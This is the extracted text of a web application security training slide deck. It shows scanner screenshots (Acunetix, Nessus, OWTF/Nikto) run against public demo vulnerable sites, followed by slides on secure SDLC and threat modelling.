
Possible relative path overwrite

Dec 31, 2017 7:57:16 PM

© 2017 Acunetix Ltd.

MUM-CT-935 Alcriti

Web Application VA Tool's – Popular One's



The screenshot shows the Acunetix Web Vulnerability Scanner interface. The left sidebar contains navigation links: Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main content area has tabs for Scan Stats & Info, Vulnerabilities (which is selected), Site Structure, and Events. Below these tabs is a table listing vulnerabilities. The table columns are: Severity, Vulnerability, URL, Parameter, and Status. The data in the table is as follows:

Severity	Vulnerability	URL	Parameter	Status
!	Blind SQL Injection	http://testaspnet.vulnweb.com/readnews.aspx	id	Open
!	Blind SQL Injection	http://testaspnet.vulnweb.com/login.aspx	tbUsername	Open
!	Blind SQL Injection	http://testaspnet.vulnweb.com/comments.aspx	id	Open
!	Blind SQL Injection	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open
!	Cross site scripting	http://testaspnet.vulnweb.com/readnews.aspx	NewsAd	Open
!	Cross site scripting	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open
!	Cross site scripting	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open
!	Microsoft IIS tilde directory enumeration	http://testaspnet.vulnweb.com/images		Open
!	SQL injection	http://testaspnet.vulnweb.com/readnews.aspx	id	Open
!	SQL injection	http://testaspnet.vulnweb.com/login.aspx	tbUsername	Open
!	SQL injection	http://testaspnet.vulnweb.com/comments.aspx	id	Open
!	SQL injection	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open

At the bottom of the interface, the text "MUM-CT-935 Alcriti" is displayed.

Web Application VA Tool's – Popular One's

localhost

A new version of Nessus is available and ready to install. [Learn more or apply it now.](#)

Scans Settings admin

demo.testfire.net

Back to My Scans

Hosts 1 Vulnerabilities 18 History 1

Filter Search Vulnerabilities

18 Vulnerabilities

Sev	Name	Family	Count
MEDIUM	ASP.NET DEBUG Method Enabled	CGI abuses	2
MEDIUM	Browsable Web Directories	CGI abuses	2
MEDIUM	Web Application Potentially Vulnerable to Clickjacking	Web Servers	2
LOW	Web Server Transmits Cleartext Credentials	Web Servers	1
INFO	Nessus SYN scanner	Port scanners	5
INFO	HTTP Methods Allowed (per directory)	Web Servers	3
INFO	Missing or Permissive Content-Security-Policy HTTP Response Header	CGI abuses	3
INFO	Missing or Permissive X-Frame-Options HTTP Response Header	CGI abuses	3
INFO	Web Application Cookies Are Expired	Web Servers	3

Scan Details


Name: demo.testfire.net
Status: Running
Policy: Web Application Tests
Scanner: Local Scanner
Start: Today at 7:27 PM

Vulnerabilities

Critical (Red)
High (Orange)
Medium (Yellow)
Low (Green)
Info (Blue)

MUM-CT-935 Alcriti

Web Application VA Tool's – Popular One's



The screenshot shows the OWASP OWTF web application interface. The top navigation bar includes links for Google, Automating IV...ting - payatu, firmware · ej ...ngs Security, Whitelist: 1...N SMART PLUG, miguellgt/boo...nd Startups, docker/labs: ...ons welcome, The hardware ...et of Things, Lecture 4: In... CourseWare, Targets, Workers, Worklist, Settings, PlugnHack, and Help.

The main content area displays three scan results:

- OWTF-WGP-001 ClickJacking** (ClickJacking)
- OWTF-WVS-001 Arachni Unauthenticated**
- OWTF-WVS-002 Nikto Unauthenticated**

For the OWTF-WVS-002 Nikto Unauthenticated scan, the following details are shown:

- Type: active (selected)
- external
- Active: OWTF-WVS-002
- RUNTIME: 1h, 35m, 48s, 54ms
- TIME INTERVAL: 26/12/2017-11:23, 26/12/2017-12:59
- STATUS: Successful
- OUTPUT FILES: [Browse](#)
- ACTIONS: [Edit](#) (green), [Delete](#) (red)
- Notes: [Edit Notes](#)

Below the table, the "MORE DETAILS" section contains the "Test Command" and "Verify Nikto Output" results.

Test Command:

```
cd owtf_review/targets/http__demo.testfire.net/partial/Nikto_Unauthenticated/active;/owtf/scripts/verify_nikto.py Nikto.txt http://de mo.testfire.net
```

Verify Nikto Output (Execution Time: 0s, 105ms):

```
/usr/share/nikto
[*] Running: nikto -evasion 1 -config /tmp/temp_owtf_2575_nikto.conf -host demo.testfire.net -port 80 -output /pentest/owtf_review/targets/http__demo.testfire.net/partial/Nikto_Unauthenticated/active/nikto2017-12-26-11-23-45.xml -Format xml
- Nikto v2.1.6
-----
+ Target IP: 65.61.137.117
+ Target Hostname: demo.testfire.net
+ Target Port: 80
```

MUM-CT-935 Alchi

Agenda

- Beyond OWASP
- **Practical Tips for Defending Web Applications**
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - DevSecOps
 - ✓ What is DevSecOps
 - ✓ DevSecOps vs Secure SDLC

Practical Tips for Defending Web Applications

- So What is this about anyway ?
- ✓ Adapting AppSec/SDLC from a Waterfall world to the DevOps/Cloud world

Practical Tips for Defending Web Applications

Spoiler: Security shifts from being a gatekeeper to enabling teams to be secure by default

Agenda

- Beyond OWASP
 - Practical Tips for Defending Web Applications
-
- **Secure SDLC**
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - DevSecOps
 - ✓ What is DevSecOps
 - ✓ DevSecOps vs Secure SDLC


Practical Tips for Defending Web Applications

- Components of Secure SDLC:
 - ✓ Developer Training
 - ✓ Threat modeling
 - ✓ Static Analysis a.k.a Source Code Review
 - ✓ Dynamic Scanning
 - ✓ Pentesting
 - ✓ Feedback

Agenda

- Beyond OWASP
- Practical Tips for Defending Web Applications
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - DevSecOps
 - ✓ What is DevSecOps
 - ✓ DevSecOps vs Secure SDLC

Practical Tips for Defending Web Applications



MUM-CT-935 Alcriti

Practical Tips for Defending Web Applications

- Threat Modeling

- ✓ Is an approach for analyzing the security of an application
- ✓ A process for capturing, organizing, and analyzing all of this information.
- ✓ Enables informed decision-making about application security risk.
- ✓ Is not an approach to reviewing code, but it does complement the security code review process.
- ✓ The inclusion of threat modeling in the SDLC can help to ensure that applications are being developed with security built-in from the very beginning.

Practical Tips for Defending Web Applications

- Threat Modeling
 - Can be done at Architectural Level
 - Can be done at Design Level

Practical Tips for Defending Web Applications

- Performing threat model at the architecture level, helps in:
 - ✓ Confirming suitability of the identified security features to be implemented
 - ✓ Identification of any gaps in the security features to be implemented
 - ✓ Identification of any further security features
 - ✓ Identification of policy and process requirements
 - ✓ Identification of requirements to be fed into security operations
 - ✓ Identification of logging and monitoring requirements
 - ✓ Arriving at abuse cases when used in agile methodology
 - ✓ Understanding business continuity requirements
 - ✓ Understanding capacity and availability requirements


Practical Tips for Defending Web Applications

- Performing threat model at the design level, helps in:
 - ✓ Identification of vulnerabilities that need to be closed at the design level and input this into the build phase
 - ✓ Identification of information assets that need security controls
 - ✓ Mapping of identified security controls into technical / administrative / physical controls as the case may be (this activity can be done at the architecture level as well, but doing it at the design level helps in being granular)
 - ✓ Identification of security test cases / security test scenarios to test the security requirements

Practical Tips for Defending Web Applications

- The threat modeling process can be divided into 3 high level steps:
 - Decompose the Application
 - Determine and rank threats
 - Determine countermeasures and mitigation

Practical Tips for Defending Web Applications



Practical Tips for Defending Web Applications

